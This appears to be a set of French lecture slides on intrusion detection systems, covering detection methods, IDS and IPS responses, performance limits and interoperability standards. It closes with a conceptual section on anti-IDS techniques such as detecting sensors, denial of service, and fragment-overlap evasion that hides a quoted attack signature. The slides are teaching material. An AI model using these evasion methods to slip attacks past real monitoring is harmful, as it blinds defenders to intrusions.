
# H-IDS 2

- Capture les paquets réseaux entrant/sortant de l'hôte pour y déceler des signaux d'intrusions (déni de Service, backdoors, chevaux de troie, tentatives d'accès non autorisés, exécution de codes malicieux, attaques par buffer overflow, …).
- Permet de surveiller l'OS et les applications.
- L'Activité locale sur l'hôte est surveillée.Les hôtes sans H-IDS ne sont pas surveillés.

# H-IDS versus N-IDS

- Chacun adresse des besoins spécifiques
- Les H-IDS sont particulièrement efficaces pour déterminer si un hôte est contaminé
- Les N-IDS permettent de surveiller l'ensemble d'un réseau contrairement à un HIDS qui est restreint à un hôte.

# N-IDS et H-IDS




Source : Les IDS de Thierry Evangelista, Dunod/01 Informatique, 2001.

# Les actions des IDS 1

- Envoi d'un e-mail à un ou plusieurs utilisateurs : envoi d'un e-mail à une ou plusieurs boîtes aux lettres pour notifier d'une intrusion sérieuse.
- Démarrage d'une application : Lancement d'un programme extérieur pour exécuter une action spécifique (envoi d'un message sms, émission d'une alerte auditive…).

# Les actions des IDS 2

- Envoi d'un trap SNMP à un superviseur tierce : envoi de l'alerte sous format d'un datagramme SNMP à une console tierce comme HP OpenView, Tivoli, Cabletron Spectrum, etc
- Notification visuelle de l'alerte : Affichage de l'alerte dans une ou plusieurs consoles de management.

# Les actions des IDS 3

- Journalisation (log) de l'attaque : sauvegarde des détails de l'alerte dans une base de données centrale comme par exemple les informations suivantes: timestamp, adresse IP de l'intrus, adresse IP de la cible, protocole utilisé, payload.
- Sauvegarde des paquets suspicieux : Sauvegarde de l'ensemble des paquets réseaux (raw packets) capturés et/ou seul(s) les paquets qui ont déclenchés une alerte.

# Les types d'actions des Intrusion Detection System (IPS)

- *Réponse passive* : tente de bloquer une attaque
- *Réponse active* : la cible d'une attaque émet des paquets en retour à l'attaquant présumé

# Comparaison

| | Avantages | Inconvénients |
|---|---|---|
| Réponse active | • Permet de couper rapidement et simplement une connexion suspecte | • N'est envisageable qu'en TCP<br>• Permet à l'IDS d'être découvert<br>• Aucune garantie sur l'authenticité de la source<br>• Risque de se voir exposer à une contre offensive |
| Réponse passive | • L'IDS demeure furtif<br>• Fonctionne avec tout type de protocole | • Nécessite un pare-feu externe<br>• Aucune garantie quant à l'authenticité de la source |

# Les actions des IPS 1

- Reconfiguration d'équipement tierce (firewall, ACL sur routeurs) :
- Ordre envoyé par le N-IPS à un équipement tierce (Filtre de paquets, pare-feu).
- Reconfiguration immédiate dans le but de bloquer un intrus.

# Les actions des IPS 2

- Envoi d’un "Reset" : Construction d'un paquet TCP FIN pour forcer la fin d’une connexion (uniquement valable sur des techniques d’intrusions utilisant le protocole de transport TCP).

# Vérification du fonctionnement d'un IDS

- Effectuer un test d'intrusion :
  1. Fixer l'objectif
  2. Planification du test
  3. Effectuer le test
  4. Analyser les résultats
  5. Ajuster au besoin les règles et les composants

# Méthodes de détection

# Méthodes de détection

- Par scénario : méthodes éprouvées et commercialisées
- Par analyse comportementale : méthodes encore souvent du domaine de la recherche

# Détection par scénario (misuse detection)

- Détection en fonction du comportement actuel de l'utilisateur indépendamment de ses actions passées
- S'appuie sur la notion de signature
  - Une *signature* désigne un ensemble de caractéristiques permettant d'identifier une activité intrusive.

# Exemple de signature

- Chaîne alphanumérique
- Taille de paquet inhabituelle
- Trame formatée de manière suspecte

# Méthodes de détection par scénario

- Pattern matching : Recherche de motifs
- Analyse protocolaire : conformité aux RFCs
- Détection d'anomalies : méthodes heuristiques

# Pattern matching

- Recherche d'une chaîne alphanumérique caractéristique d'une attaque
  - C'est une méthode simple à mettre en œuvre, adaptée à tous les protocoles.
  - Mais les patterns doivent être de bonne qualité pour ne pas générer trop de faux positifs.
  - Les pirates savent déguiser leurs attaques.

# Statefull pattern matching

- On considère globalement tous les paquets liés à une même session au lieu d'effectuer une analyse atomique de chaque paquet.
- Une opération de reconstruction de la session est effectuée avant la recherche de motif

# Analyse protocolaire

- Vérification de la conformité aux RFCs
  - Peut générer des faux positifs, Cisco et Microsoft par exemple « améliorent » les RFCs
- Examen de champs et paramètres suspects en fonction des protocoles
- Nécessité de l'écriture de décodeurs spécifiques à chaque protocole
- Méthode fournissant peu de données concernant l'intrusion

# Analyse heuristique (anomaly detection)

- Exemples :
  - Détection de scans de ports
  - Détection de connexions entrantes sur un port ne correspondant pas à une application connue

# Détection par analyse comportementale

- Méthodes qui consistent à détecter une intrusion en fonction du comportement passé
- Définition d'un profil utilisateur en fonction de ses habitudes de travail et déclenchement d'une alerte en cas de déviation
- Nécessité de mécanisme d'auto-apprentissage
- Encore au stade de l'expérimentation

# Métriques utilisées

- Charge CPU
- Taux d'occupation de la mémoire
- Charge du réseau
- Volume de données échangées
- Temps de connexion aux ressources névralgiques
- Répartition statistique des protocoles utilisés
- Heures de connexion
- Nombre moyen de session par heure

# Détection par analyse comportementale

- Analyse probabiliste : réseaux bayésiens
- Analyse statistique : modèles statistiques
  - Réseaux de neurones
  - Systèmes experts+Data Mining
- Autres :
  - Immunologie
  - Graphes

# 1. Problèmes techniques

# Problèmes techniques

- Les faux positifs
- Le support des hauts débits
- Le manque de corrélation des informations
- Analyse des flux cryptés
- Le manque d'interopérabilité

# Les faux positifs

- L'analyse protocolaire peut générer des faux positifs à cause d'une divergence dans l'interprétation d'une RFC .
- Une signature trop large utilisée avec le pattern matching peut générer des faux positifs.
- Comment différencier les tentatives d'intrusion des intrusions réussies ?
  - Difficile si on utilise une seule sonde en placée DMZ.


# Support du haut débit

- Les opérations de traitement des trames sont lourdes. Les IDS travaillent à la vitesse de l'ordre de quelques centaines de Mbit/s par seconde. Le débit est limité par
  - le moteur de capture,
  - Le moteur d'analyse.
- Les débits des réseaux peuvent atteindre quelques Gbit/s.

# Partage de charge


- On dédie certains protocoles à certaines sondes, un sonde pour le web, une sonde pour le mail, etc.
- Il faut mutualiser la batterie d'IDS pour tous les segments du réseau.
- On peut utiliser les fonctions de répartitions de charge des commutateurs de backbone. Mais les paquets suspects sont éliminés par les commutateurs ce qui peut perturber la détection.
- Les boîtiers de répartitions de charge dédiés sont préférables.

# Architecture en ligne




Source : Les IDS de Thierry Evangelista, Dunod/01 Informatique, 2001.

# Architecture en dérivation




Source : Les IDS de Thierry Evangelista, Dunod/01 Informatique, 2001.

# Niveaux de corrélation

- *Agrégation de données* : capacité d'un système à collecter des informations de sécurité d'un ensemble de sources hétérogène
- *Fusion de données* : capacité de collecter des données de sources hétérogènes et de les classifier par source de déclenchement
- *Corrélation de données* : capacité de déterminer un motif commun relatif à une séquence d'événements

# Méthode de corrélation

- *Corrélation d'événements dans le temps* : détecter les tentatives d'intrusion dispersées dans le temps
- *Corrélation de règles ou de patterns* : les événements détectés sont regroupés.
  - Le taux de compression : rapport entre le nombre d'événements générés par le système de corrélation et le nombre d'événements détectés par les sondes
- *Corrélation de vulnérabilités* : corréler les événements détectés par les sondes et les informations fournies par un scanner de vulnérabilités.

# Analyse des flux cryptés

- Le décodage des flux cryptés à la volée nécessite de connaître les clés. Il est envisageable pour SSL.
- Sinon, on peut installer un HIDS sur la machine qui décode. Cela peut compromettre la stabilité du serveur.

# Manque d'interopérabilité

- L'interopérabilité se limite en général à la possibilité d'exporter les données dans un format standard, CSV ou base SQL.
- On ne sait pas faire coopérer différentes briques telles que sondes, moteur d'analyse, moteur de corrélation provenant de constructeurs différents.

# IDS et normalisation

- But : définir des moyens d'échange universels entre différents IDS
- Travaux effectués par le groupe Intrusion Detection Working Group (IDWG) de l'IETF (Internet Engineering Task Force).

# Requis pour l'interopérabilité

- Définition des modèles architecturaux
- Définition de messages standards
- Définition d'un protocole de transport rapide et sécurisé
- Définition d'un modèle de représentation de données
- Définition d'un langage commun de description des attaques

# Norme IDMEF (Intrusion Detection Message Format)

- Normalisation des messages échangés qui spécifie le format des messages, définition d'une DTD XML.
- Classe IDMEF-Message comprenant deux types de messages
  - alerte : message envoyé par un analyseur à un manager
  - heartbeat : message envoyé par un analyseur à un manager pour communiquer son statut

# Pré-requis pour le protocole d'échange de messages

- Transport de messages au travers des pare-feux sans impacter la configuration
- Mécanismes d'authentification entre analyseur et manager
- Mécanismes garantissant la confidentialité des messages, support de plusieurs algorithmes de cryptage
- Mécanismes de résistance aux attaques DoS

# Norme IDXP (Intrusion Detection eXchange Protocol)

- IDXP s'appuie sur BEEP (Block Extensible Exchange Protocol)
- Les mécanismes d'authentification et de confidentialité reposent sur la notion de profil.
- Un profil spécifique appelé tunnel est utilisé pour communiquer à travers un pare-feu.

# Services fournit par BEEP

- Authentification mutuelle du manager et de l'analyseur
- Confidentialité des messages
- Intégrité des messages
- Protection contre les dénis de service
- Protection contre la duplication et le rejeu des messages.

# 1. Techniques anti-IDS

# Techniques anti-IDS

- Détection d'un IDS
- Déni de service contre un IDS
- Techniques d'insertion
- Techniques d'évasion
- Exploitation des mauvais interpréteurs de logs
- Comportements étalés dans le temps
- Comportements déviants progressifs

# Détection d'un IDS

- Requête ICMP particulière
- Analyse des temps de latence
- Analyse des réponses à une attaque

# Détection d'un IDS avec ICMP

- Envoi d'un `ICMP request` avec une adresse MAC égale à zéro. Si l'interface répond, elle est probablement en mode promiscuité.
  - Fonctionne avec les Unix mais pas avec Windows 2000 ou XP
- Prévention : IDS avec deux interfaces, l'une en mode promiscuité, l'autre non.

# Analyse des temps de latence

- Observation des temps de latence : Le temps de réponse des interfaces en mode promiscuité est plus long.
  - Envoi de `ping` pour mesurer les temps de réponses
  - Saturation du réseau avec des broadcasts
  - Envoi à nouveau de `ping`, mesure des temps de réponses : une analyse statistique permet souvent de déterminer la présence d'un IDS.

# Analyse des réponses à une attaque

- Certains IDS répondent systématiquement à certaines attaques.
- En analysant leurs réponses, on peut les détecter.

# Déni de service contre un IDS

- Contrairement aux pare-feux qui coupent les flux lors d'une attaque de déni de services, les IDS sont neutralisés mais continuent à laisser passer le trafic.

# Insertion contre un IDS

- Les techniques d'insertion consistent à injecter des données supplémentaires dans un flux de données pour que :
  - l'IDS ne voie pas l'attaque, par exemple le pattern matching échoue,
  - la cible ne décode pas les données supplémentaires.

# Techniques d'insertion


- Exploitation des mécanismes de réassemblage
  - Recouvrement de fragments
  - Ecrasements de fragments
  - Time out de fragmentation
  - Découpage de sessions TCP
- Injection directe de paquets

# Vulnérabilité de la fragmentation

- Tous les systèmes d'exploitation ne réassemblent pas les paquets IP de la même façon :
  - certains privilégient les anciens fragments : `Windows NT 4.0, Solaris 2.6;`
  - d'autres les fragments récents : `BSD 4.4, Linux.`
- Les attaques réussissent lorsque l'IDS et la cible ne réassemblent pas de la même manière.

# Recouvrement de fragment


- On peut masquer la signature d'une attaque en la recouvrant partiellement.
- Signature : `default.ida?XXX`




- L'IDS décode `default.idz?XXX`

# Ecrasement de fragment

- Méthode similaire à la précédente mais un fragment entier en écrase un autre




Source : Les IDS de Thierry Evangelista, Dunod/01 Informatique, 2001.


# Time out de fragmentation

- La plupart des systèmes gardent les fragments en mémoire 60 s.
- Si l'IDS les gardent moins longtemps, il ne verra pas la signature d'une attaque étalée sur 60 s alors que la cible elle la verra.

# Injection directe de paquets

